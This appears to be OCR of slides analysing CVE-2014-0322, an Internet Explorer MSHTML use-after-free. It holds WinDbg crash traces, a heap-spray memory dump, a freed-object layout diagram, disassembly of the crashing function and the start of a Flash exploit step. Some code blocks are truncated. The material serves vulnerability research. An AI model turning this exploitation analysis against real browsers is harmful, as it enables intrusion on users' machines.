
```
0:003> g
Breakpoint 1 hit
eax=00000000 ebx=04c9e338 ecx=00000001 edx=04c8da28 esi=06a042b0 edi=069f37e8
eip=6274da85 esp=04b5b7d0 ebp=04b5b838 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
MSHTML!CMarkup::NotifyElementEnterTree+0x266:
6274da85 ff4678          inc     dword ptr [esi+78h] ds:0023:06a04328=00410041
0:010> g
(980.a04): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00410041 ebx=04c9e338 ecx=00000001 edx=06a042b0 esi=06a042b0 edi=069f37e8
eip=62647a59 esp=04b5b7cc ebp=04b5b838 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010206
MSHTML!CMarkup::UpdateMarkupContentsVersion+0x16:
62647a59 ff4010          inc     dword ptr [eax+10h] ds:0023:00410051=????????
0:010> dd esi l18
06a042b0  00410041 00410041 00410041 00410041
06a042c0  00410041 00410041 00410041 00410041
06a042d0  00410041 00410041 00410041 00410041
06a042e0  00410041 00410041 00410041 00410041
06a042f0  00410041 00410041 00410041 00410041
06a04300  00410041 00410041 00410041 00410041
0:010> dd esi + 330 l4
06a045e0  00410041 00410041 00410041 00000000
```



Freed CMarkup Object
Data #1
Pointer #1
Data #2
Data #3
Pointer #2
Data #4
Valid Object #1
Data #1
Pointer #1
Data #2
Valid Object #2
Data #1
Pointer #1
Data #2



```
0:009> uf MSHTML!CMarkup::UpdateMarkupContentsVersion
MSHTML!CMarkup::UpdateMarkupContentsVersion:
62947a43 8b427c          mov     eax,dword ptr [edx+7Ch]
62947a46 40              inc     eax
62947a47 0d00000080      or      eax,80000000h
62947a4c 89427c          mov     dword ptr [edx+7Ch],eax
62947a4f 8b82ac000000    mov     eax,dword ptr [edx+0ACh]
62947a55 85c0            test    eax,eax
62947a57 7403            je      MSHTML!CMarkup::UpdateMarkupContentsVersion+0x19 (62947a5c)

MSHTML!CMarkup::UpdateMarkupContentsVersion+0x16:
62947a59 ff4010          inc     dword ptr [eax+10h]

MSHTML!CMarkup::UpdateMarkupContentsVersion+0x19:
62947a5c 8b8a94000000    mov     ecx,dword ptr [edx+94h]
62947a62 33c0            xor     eax,eax
62947a64 85c9            test    ecx,ecx
62947a66 7403            je      MSHTML!CMarkup::UpdateMarkupContentsVersion+0x28 (62947a6b)
```




```
0:009> uf MSHTML!CMarkup::UpdateM
MSHTML!CMarkup::UpdateMarkupConte
62947a43 8b427c          mov     e
62947a46 40              inc     e
62947a47 0d00000080      or      e
62947a4c 89427c          mov     e
62947a4f 8b82ac000000    mov     e
62947a55 85c0            test    e
62947a57 7403            je      MS                                              a5c)

MSHTML!CMarkup::UpdateMarkupContentsVersion+0x16:
62947a59 ff4010          inc     dword ptr [eax+10h]

MSHTML!CMarkup::UpdateMarkupContentsVersion+0x19:
62947a5c 8b8a94000000    mov     ecx,dword ptr [edx+94h]
62947a62 33c0            xor     eax,eax
62947a64 85c9            test    ecx,ecx
62947a66 7403            je      MSHTML!CMarkup::UpdateMarkupContentsVersion+0x28 (62947a6b)
```


CVE-2014-0322

STEP3


memory leak



```
package
{
    import flash.display.Sprite
    public class Main extends Sprite
    {
